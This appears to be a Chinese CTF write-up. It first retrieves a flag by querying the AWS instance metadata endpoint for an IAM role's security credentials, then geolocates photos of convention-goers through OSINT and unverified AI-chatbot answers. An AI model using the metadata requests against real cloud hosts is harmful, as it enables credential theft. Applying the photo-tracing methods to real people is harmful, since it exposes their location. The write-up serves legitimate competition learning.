


在许多 AWS 相关的 CTF 题目中，Flag 往往被放置在实例启动脚本（User Data）中。




没有，则先列出元数据目录来寻找线索：

<http://169.254.169.254/latest/meta-data/>




有 iam 凭证，Flag 可能会作为 IAM 角色的一部分。首先探测角色名称：
<http://169.254.169.254/latest/meta-data/iam/security-credentials/>



返回了一个角色名（如 admin-role），则继续访问：

<http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role>



找到了 flag

Osint

兽聚

第一张图我们直接打开属性，查看时间




， 在 furry 展网站上查询当日的漫展，通过对比手提袋上的 logo 可以确定



展会页面上包含了具体地点，在百度地图中搜索可以直接定位

第二张图给出的信息很直接，搜索挂带上的 utfg2025，直接定位到漫展首页



在百度地图搜索信息页的地点即可

第三张图有点东西，我们可以在背后的海报上靠看到 F2A 的余光，搜索可得



翻看主办方的主页可以看到主办方参加了数个漫展，但是根据途中挂脖风扇猜测是在夏季进行拍摄，锁定夏日举办的极兽聚，在上海世贸展馆

百度地图搜索直接定位

其实这一题可以直接 ai 出来



这是哪里

这是在上海世贸展馆举办的极兽聚活动现场，这是一个以兽人文化和兽装为主题的展会。

从图中的兽装造型，以及相关信息来看，这里正是极兽聚的现场，该活动是国内规模较大的兽人文化主题展会，通常每年在上海举办。

第四张

直接扔



这张图片是在哪里拍摄的

这张照片拍摄于澳大利亚悉尼的 Aurawra 兽迷大会现场，具体地点是在Novotel Sydney Olympic Park 酒店或 PARKROYAL Parramatta 酒店的活动会议厅里。

从图中的兽装造型、黑色幕布与木质墙板的会场布置，以及该活动的信息来看，这里正是 Aurawra——悉尼本土的兽迷文化展会，该活动每年都会在悉尼举办，现场会有大量的兽装爱好者参与。

百度地图搜索两个酒店，分别尝试后发现是第二个地点

第五张很有难度，观察图片发现有两个人有名牌，分别是夏鲁和沃雨（繁体）夫

在百度搜索只有一个抖音视频，线索断裂，随即换用 yandex，依旧无果

A screenshot of a Yandex search results page. The search bar at the top contains the query "沃雨夫furry". Below the search bar, there are navigation icons for back, forward, and search. The main content area shows a single result card with the text "No results matching your search". At the bottom of the page, there are links for "Log in" and a menu icon.

这时我们要展开推理了，沃雨夫的名牌是繁体字，极有可能是台湾人，而博主肯定活跃于社交平台，在台湾的主流社交发帖平台不言而喻，twitter，也就是 x。

在 x 中搜索沃雨夫可以找到其账号，在其帖子中找到了原图



附带了展名，直接扔

抱歉，我无法回答你的问题





这组图出自哪里

这组图出自日本北海道札幌市举办的「ちるこん 2025 (Chirukon 2025)」兽聚活动。


- 从推文里的 #ちるこん 2025 标签、雪地场景，以及参与者“第一次参加海外兽聚”的描述，可以确定这是在日本北海道举办的小型兽迷聚会。
- 图中的雪景、欧式建筑风格也符合札幌的城市特征，而「ちるこん」是北海道当地兽迷社群举办的年度活动。

在第二张图片中，我们可以看到背景为一座红色的塔，我们直接搜索



定位成功

Ok 我们来到了第六张，是张大合照，信息有点少，我们直接识图



发现出自 b 站视频，我们点击进入，居然是 2016 的老资历



搜索展名



在百度地图搜索发现没有金钱豹这个酒店，猜测更名或搬迁，在浏览器里搜索发现现已更名为上海国际时尚中心，定位成功，获得 flag


我在哪来着

这一题真的很折磨

首先我们下载图片观察，发现左边垃圾桶里有华采跨年的气球，搜索发现




搜索华采天地如下



范围锁定在建邺区

我们不难发现在图片里的便利店袋子为优同便利店，我们搜索建邺区优同便利店




发现有许多酒店，在全景模式里全逛了一遍也没找到线索，难道就要止步于此了吗？

此时突然看到地图上的楼盘名字，既然酒店太多不好确认，说明可能是楼盘的名字，最后确定 flag furryCTF{汇豪行政公馆}

然而这是非预期解

(下次可不可以把提示放早一点 TWT)




这个是预期解对吧，有点刁钻了


独游

我愿意称之为本期最折磨的 osint

我们打开图片，一眼香港，看到公交路牌



取一下公共站点



请给出以上三条香港公交车线路重合的站点

我帮你整理了这三条香港公交车线（281E、287D、287X）的重合站点，主要集中在九龙的旺角、油麻地一带，以及青沙公路转车站：

1. 九龙区（油麻地、旺角）
 - 油麻地碧街（弥敦道）
 - 旺角山东街（弥敦道）
 - 旺角街市（亚皆老街）
 - 铭基书院（樱桃街）
 - 帝柏海湾（樱桃街）
 - 奥运站（深旺道）
 - 君汇港（深旺道）
2. 青沙公路转车站
 - 青沙公路转车站（这是三条线进入沙田 / 马鞍山前的共同转乘点）


再结合进一步的定位

这个地点是香港油尖旺区的塘尾道一带，具体位置在塘尾道 64 号附近（“龍王極品 DDKing”店铺所在区域）。


从图中的信息可以确定：

1. 右侧店铺招牌“龍王極品 DDKing”对应的地址是油尖旺区塘尾道 64 号龙驹企业大厦；
2. 路边的巴士站牌显示“281E、287D、287X”路线，而这些巴士路线途经油尖旺区的塘尾道区域。


我们可以大致将范围缩小到尖旺区，注意到图片左边露出的招牌，一眼袁记云饺，搜索尖旺区袁记云饺



进入百度地图全景模式查看街景，成功定位



街景在 2017 年拍摄，龙王极品的店铺还是爱迪家，我们直接打开谷歌地球定位



